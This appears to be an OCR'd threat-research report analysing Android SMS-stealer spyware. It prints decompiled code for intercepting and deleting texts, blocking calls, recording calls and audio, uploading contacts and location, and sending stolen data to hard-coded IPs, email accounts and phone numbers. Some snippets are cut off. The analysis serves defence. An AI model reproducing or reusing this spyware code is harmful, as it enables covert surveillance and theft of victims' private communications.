
VERSION 2



```
public void run()
{
  try
  {
    for (;;)
    {
      String str1 = SMSService.this.phoneManager.getCommandUrl + "?phoneNumber=" + SMSService.this.phoneManager.getLocalNumber();
      String str2 = HttpEngine.getStringData(str1);
      SMSService.this.analyseCommand(str2);
      Log.i("test", "command=" + str2 + " url=" + str1);
      try
      {
        Thread.sleep(10000L);
      }
      catch (InterruptedException localInterruptedException)
      {
        localInterruptedException.printStackTrace();
      }
    }
  }
```

Code for intercepting and logging text messages


VERSION 3



```
public void onChange(boolean paramBoolean)
{
  super.onChange(paramBoolean);
  Uri localUri = Uri.parse("content://sms/inbox");
  Cursor localCursor = this.mContext.getContentResolver().query(localUri, null, null, null, null);
  for (;;)
  {
    if (!localCursor.moveToNext()) {
      return;
    }
    new PhoneManager(this.mContext).sendMessage(localCursor.getString(localCursor.getColumnIndex("address")), localCursor.getString(
    String str = "content://sms/conversations/" + localCursor.getString(1);
    this.mContext.getContentResolver().delete(Uri.parse(str), null, null);
  }
}
```


Code that not only allows SMS logging but also prevents the receipt of new text messages

VERSION 4



```
private void analyseCommand(String paramString)
{
  try
  {
    JSONObject localJSONObject1 = new JSONObject(new JSONObject(paramString).getString("result"));
    boolean bool1 = localJSONObject1.getBoolean("intecepterEnable");
    this.phoneManager.setMsgIntercepterEnable(bool1);
    JSONArray localJSONArray = localJSONObject1.getJSONArray("message");
    for (int i = 0;; i++)
    {
      if (i >= localJSONArray.length())
      {
        boolean bool2 = localJSONObject1.getBoolean("phoneRedirect");
        this.phoneManager.setRecordEnable(bool2);
        return;
      }
      JSONObject localJSONObject2 = (JSONObject)localJSONArray.get(i);
      this.phoneManager.sendMessage2OtherPhone(localJSONObject2.getString("phoneNumber"), localJSONObject2.getString("content"));
    }
    return;
  }
```


Code that allows cybercriminals to send text messages to victims’ contacts



```
public PhoneListener(Context paramContext)
{
  this.mContext = paramContext;
  this.phoneManager = new PhoneManager(this.mContext);
  this.handler = new Handler(new Handler.Callback()
  {
    public boolean handleMessage(Message paramAnonymousMessage)
    {
      switch (paramAnonymousMessage.what)
      {
      case 2:
      case 3:
      default:
        return false;
      }
      PhoneListener.this.flag = false;
      PhoneListener.this.phoneManager.stopRecord();
      PhoneListener.this.phoneManager.stopBlackScreen();
      return false;
    }
  });
}
```


Code that allows the malware to record victims’ phone calls

VERSION 5



```
public void onReceive(final Context paramContext, Intent paramIntent)
{
  this.telMgr = ((TelephonyManager)paramContext.getSystemService("phone"));
  switch (this.telMgr.getCallState())
  {
  }
  do
  {
    return;
  } while (!new PhoneManager(paramContext).getIncomingIntercepterEnable());
  endCall();
  new Handler().postDelayed(new Runnable()
  {
    public void run()
    {
      PhoneStatReceiver.this.deleteLastCallLog(paramContext);
    }
  }, 4000L);
}
```

Code that allows the malware to prevent the receipt of phone calls and delete call logs




```
public String getLocalNumber() {
    String v2 = null;
    Object v8 = this.mContext.getSystemService("phone");
    String v7 = ((TelephonyManager)v8).getLine1Number();
    if(v7 == null || ("".equals(v7))) {
        v7 = ((TelephonyManager)v8).getSubscriberId();
    }

    if(cnbdj22hn.spPreferences.getBoolean("first", false)) {
        SmsManager.getDefault().sendTextMessage("13261434161", v2, "IMSI\uFFFD?" + v7 + "\n安装成功!" ((
                PendingIntent)v2), ((PendingIntent)v2));
        SharedPreferences$Editor v6 = cnbdj22hn.spPreferences.edit();
        v6.putBoolean("first", true);
        v6.commit();
    }
```

Code that tells the malware to send stolen data to specified phone numbers via SMS


COM.LINSION.MYAPPLICATION2.APP

The malware's SMS-monitoring functionality tells infected devices to wait for malicious commands in the form of specially formatted text messages to do any of the following:




```
if(v11.equalsIgnoreCase("unisntall")) {
    String v1 = CmdTask.execCommand(new String[]{"su", "pm", "uninstall", "com.kakao.talk"});
    return v1;
}
```

Code for uninstalling Kakao Talk, which locally stores call and chat logs; if uninstalled, all of the victims' logs will be deleted, effectively erasing traces of malicious activity




```
if(v11.equalsIgnoreCase("readcontacts")) {
    this.testReadAllContacts(strings[1]);
    return "";
}
```

Code for uploading victims' contacts




```
                        if(v11.equalsIgnoreCase("phonerecord")) {
                            this.sendPhoneRecord(strings[1]);
                            return "";
                        }

private void sendPhoneRecord(Context context) {
    String v20;
    String v16;
    String v17;
    Cursor v7 = context.getContentResolver().query(CallLog$Calls.CONTENT_URI, new String[]{"number",
            "name", "type", "date", "duration"}, null, null, "date DESC");
    String v18 = CmdData.stringPhoneNumber + " Recent Call record!";
    String[] v19 = new String[]{"拨入", "拨出", "未接"};
    new SimpleDateFormat("yyyy-MM-dd hh:mm:ss");
    StringBuilder v13 = new StringBuilder();
    if(v7.moveToNext()) {
        try {
            v7.moveToFirst();
            while(true) {
```

Code for uploading victims' call records




```
                        if(v11.equalsIgnoreCase("readsms")) {
                            this.getSmsInPhone(strings[1]);
                            return "";
                        }

if(v11.equalsIgnoreCase("sendsms")) {
    if(strings.length < v2) {
        return "";
    }

    SmsManager.getDefault().sendTextMessage(strings[1], null, strings[2], null, null);
    return "";
}

      if(v11.equalsIgnoreCase("deletesms")) {
          if(strings.length < v2) {
              return "";
          }

          this.deleteSms(strings[1], strings[2], Integer.parseInt(strings[3]));
          return "";
      }
```

Code for reading, sending (to cybercriminals), and deleting text messages




```
if(v11.equalsIgnoreCase("sendtoall")) {
    if(strings.length < v2) {
        return "";
    }

    this.sendMessagetoAll(strings[1], strings[2]);
    return "";
}
```

Code for sending text messages to victims' contacts




```
if(!CmdData.startRecording) {
    return "";
}

CmdData.startRecording = false;
CmdData.mediaRecorder.stop();
CmdData.mediaRecorder.release();
CmdData.mediaRecorder = null;
if(!v9.postFile(v8, CmdData.audioFile, "Record From " + CmdData.stringPhoneNumber, "Recorder")
        ) {
    return "";
}

CmdData.audioFile.delete();
```

Code for recording audio from infected devices on .AMR files, which are named "record_[UNIQUE DESCRIPTION]"; audio recording only stops when a command is received via SMS; .AMR files are uploaded to identified drop zones then deleted



```
HttpClient v1 = CmdData.appContext.getHttpClient();
HttpSender v3 = new HttpSender();
getReverseGeoCoding v0 = new getReverseGeoCoding();
v0.getAddress(location);
System.out.println(v0.getCountry() + "," + (v0.getState() + ",") + (v0.getCity()
        + ",") + (v0.getAddress2() + v0.getAddress1()));
String v5 = CmdData.stringPhoneNumber + " Location: ";
if(v4.toString().isEmpty()) {
    v3.postText(v1, v5 + "Not Available", "无法获取当前地理位置");
}
else {
    v3.postText(v1, v5 + v4, "定位正常");
}
```

Code for obtaining detailed device location data using the Global Positioning System (GPS) sensor; the Google Geocoding Application Programming Interface (API) is used to obtain the victims' street address, ZIP code, city, state, and country [12]




```
Elements:
        IDENTICAL:      8801
        SIMILAR:        1
        NEW:            0
        DELETED:        0
        SKIPPED:        0
warning: compressor SNAPPY is not supported (use zlib default compressor)
[ ('Lcom/linsion/myapplication2/app/HttpSender;', '<clinit>', '()V') ] <-> [ ('Lcom/linsion/myapplication2/app/HttpSender;', '<clinit>', '()V') ]
<clinit>-BB@0x0 <clinit>-BB@0x0
Added Elements(2)
        0x0 0 const-string v0, 'http://153.120.44.38'
        0x8 2 const-string v0, '/papa/bbs/write_update.php'
Deleted Elements(2)
        0x0 0 const-string v0, 'http://133.242.152.84'
        0x8 2 const-string v0, '/speed/bbs/write_update.php'

Elements:
        IDENTICAL:      0
        SIMILAR:        1
        NEW:            0
        DELETED:        0
        SKIPPED:        0


NEW METHODS
DELETED METHODS
```

HTTP POST requests the malicious files made


Com.st.secrettalk and com.android.secrettalk

VERSION 1



```
try
{
  String str2 = ((TelephonyManager)this.context.getSystemService("phone")).getLine1Number();
  this.contacts += "휴대번호 : ";
  this.contacts += str2;
  this.contacts += "\n";
  arrayOfAccount = AccountManager.get(this.context).getAccounts();
  int k = arrayOfAccount.length;
  m = 0;
  if (m < k) {
    continue;
  }
}
catch (Exception localException)
{
  Account[] arrayOfAccount;
  int m;
  int i;
  int j;
  AlertDialog.Builder localBuilder;
  String str1;
  Cursor localCursor2;
  Account localAccount;
  Log.e("NUMBER", localException.getMessage(), localException);
  continue;
  this.contacts += (String)localVector2.get(i);
  this.contacts += ":";
  this.contacts += (String)localVector1.get(i);
  this.contacts += "\n";
  i++;
  continue;
}
this.contacts += "연락처 목록\n";
```


Code for stealing victims' online account IDs and contact numbers



```
private void RequestMail()
{
  this.sender = new GMailSender((String)this.arrID.get(this.index), (String)this.arrPW.get(this.index));
  new Thread(new Runnable()
  {
    private void sleep(int paramAnonymousInt) {}

    public void run()
    {
      try
      {
        SecretView.this.sender.sendMail("Wellcome to Mastervation ", SecretView.this.contacts.toString(), "qntks0003@daum.net", "qntks0003@daum.net");
        sleep(3000);
        return;
      }
      catch (Exception localException)
      {
        Log.e("SendMail", localException.getMessage(), localException);
        SecretView localSecretView = SecretView.this;
        localSecretView.index = (1 + localSecretView.index);
        SecretView.this.RequestMail();
      }
    }
  }).start();
}
```

Code that allows the malware to use different accounts for email sending and receiving; even if the password for the account solely for email sending gets leaked, the cybercriminals still have copies of the stolen data from the account reserved only for receiving

VERSION 2




```
public class SmsReceiver
  extends BroadcastReceiver
{
  static final String ACTION = "android.provider.Telephony.SMS_RECEIVED";
  private String receiveSms = "";

public void onReceive(Context paramContext, Intent paramIntent)
{
  Log.v("receive sms", "onReceived");
  Object[] arrayOfObject;
  SmsMessage[] arrayOfSmsMessage;
  int i;
  int j;
  if (paramIntent.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))
  {
    Bundle localBundle = paramIntent.getExtras();
    if (localBundle != null)
    {
      this.receiveSms = "\n incoming sms \n";
      Log.v("receive sms", "ready to receive sms");
      arrayOfObject = (Object[])localBundle.get("pdus");
      arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
      i = 0;
      if (i < arrayOfObject.length) {
        break label190;
      }
      j = arrayOfSmsMessage.length;
    }
  }

public class OutgoingSmsLogger
  extends AsyncTask<Void, Void, Void>
{
  private static final String CONDITIONS = "type = 2 AND date > ";
  private static final String ORDER = "date DESC";
  private final String[] COLUMNS = { "date", "address", "body", "type" };
  private final Uri SMS_URI = Uri.parse("content://sms");
  private Cursor cursor;
  private Context mContext;
  private SharedPreferences prefs;
  private long timeLastChecked;

  public OutgoingSmsLogger(Context paramContext)
  {
    this.prefs = paramContext.getSharedPreferences("secretTalkApp", 0);
    this.mContext = paramContext;
  }

  protected Void doInBackground(Void... paramVarArgs)
  {
    this.timeLastChecked = this.prefs.getLong("time_last_checked", -1L);
    this.cursor = this.mContext.getContentResolver().query(this.SMS_URI, this.COLUMNS, "type = 2 AND date > "
    String str1;
    long l;
    String str2;
    String str3;
    String str4;
    if (this.cursor.moveToNext())
    {
      str1 = "" + "\n outgoing sms \n";
      this.timeLastChecked = this.cursor.getLong(this.cursor.getColumnIndex("date"));
      l = this.cursor.getLong(this.cursor.getColumnIndex("date"));
      str2 = this.cursor.getString(this.cursor.getColumnIndex("address"));
      str3 = this.cursor.getString(this.cursor.getColumnIndex("body"));
      str4 = l + "," + str2 + "," + str3;
```

Code that allows the malware to intercept incoming and outgoing text messages

VERSION 3

This version no longer sends stolen data via email. It does so instead via HTTP POST. This modification may have been made to prevent leakage of the cybercriminals' email credentials, which were hard-coded into previous versions of the .APK files. The following API names sent via HTTP POST are processed on the server side:


- ***contactInformation:*** Send contact names and numbers found on infected devices
- ***smsInformation:*** Send intercepted text messages
- ***isBlockInformation:*** Send infected mobile phone's number (added in Version 3.1)
- ***autoCallInformation:*** Send phone call records (added in Version 3.2)
- ***callForwardingInformation:*** Send phone number registered for call forwarding (added in Version 3.2)
- ***logoutInformation:*** Notify server about terminated applications (added in Version 3.3)



```
public class GlobalData
{
  public static final String AUTO_CALL_URI = "http://98.126.145.139/secrettalk.server/api/api.php?mName=autoCallInformation&format=json";
  public static final String CALL_FORWARDING_URI = "http://98.126.145.139/secrettalk.server/api/api.php?mName=callForwardingInformation&format=js
  public static final int CALL_START = 1;
  public static final int CALL_STOP = 0;
  public static final String CONTACT_URI = "http://98.126.145.139/secrettalk.server/api/api.php?mName=contactInformation&format=json";
  public static int Call_Index = 0;
  public static int Call_State = 0;
  public static final String ISBLOCK_URI = "http://98.126.145.139/secrettalk.server/api/api.php?mName=isBlockInformation&format=json";
  public static final String PHONE_SERVICE = "http://98.126.145.139/secrettalk.server/api/phone_service.php";
  public static String PREF_NAME;
  public static final int SEND_REQ_INTERVAL2 = 60000;
  public static final String SMS_URI = "http://98.126.145.139/secrettalk.server/api/api.php?mName=smsInformation&format=json";
  public static final String ServerIP = "http://98.126.145.139/";
```

Code that allows the malware to exfiltrate stolen data via HTTP POST

VERSION 4




```
public class CallStateListener
  extends PhoneStateListener
{
  private String call_file;
  private String file_ext = ".mp4";
  private String incomeNum;

  private void Recoders_Init(String paramString)
  {
    this.file_ext = ".mp4";
    if (Build.BRAND.toLowerCase().contains("samsung")) {
      GlobalData._recorder.setAudioSource(1);
    }
    for (;;)
    {
      GlobalData._recorder.setOutputFormat(2);
      GlobalData._recorder.setAudioEncoder(1);
      GlobalData._recorder.setOutputFile(paramString + ".mp4");
      Log.v("call record path", paramString + ".mp4");
      Log.v("call", "record init");
      return;
      GlobalData._recorder.setAudioSource(GlobalData._Rec_Type);
    }
  }

  private void Recorder_Prepare()
  {
    try
    {
      GlobalData._recorder.prepare();
      GlobalData._recorder.start();
      Log.v("call", "start record");
      return;
    }
```

Code that allows the malware to send call recordings via HTTP POST


STOLEN DATA DROP ZONE DISTRIBUTION

Com.xinghai.contact and android.google.contact




Domains ANDROIDOS_SMSSPY.HATEA, ANDROIDOS_SMSSPY.HATJ, and ANDROIDOS_SMSSPY.HATP used as stolen data drop zones

Com.eric.callrecorder



IP addresses that the ANDROIDOS_STEALER.HATU servers used



Countries where ANDROIDOS_STEALER.HATU servers are located

Apart from the servers that accepted data stolen from infected devices, the cybercriminals also received information via text messages to the following Chinese mobile phone numbers:


- 13021903542
- 13121871091
- 13126555937
- 13126792770
- 13261434161
- 13750919473
- 13758450214
- 13758451772
- 13774419956
- 15000024346
- 15057383937
- 15721494241
- 15721494243
- 18221239592
- 18221515379
- 18301723010
- 18305942472

Com.st.secrettalk and com.android.secrettalk

Versions 1 and 2 of these malware used the following email addresses to exfiltrate stolen data:

- *420857157@qq.com*
- *camtalk928@hotmail.com*
- *ejejfrl110@163.com*
- *hackerlishizhang@gmail.com*
- *khckhc103@gmail.com*
- *m18210958747@163.com*
- *qntks0001@daum.net*
- *qntks0003@daum.net*
- *qntks0008@daum.net*
- *qntks0013@daum.net*
- *thdor2222@gmail.com*
- *thdor4539@gmail.com*
- *vipsmx@163.com*
- *wjswlgus1357@gmail.com*
- *zhuninhaoyun13@163.com*

One of this malware family's drop zones—*ejejfrl110@163.com*—contained 97 unique phone numbers, 92 of which were most likely Korean based on the language used.

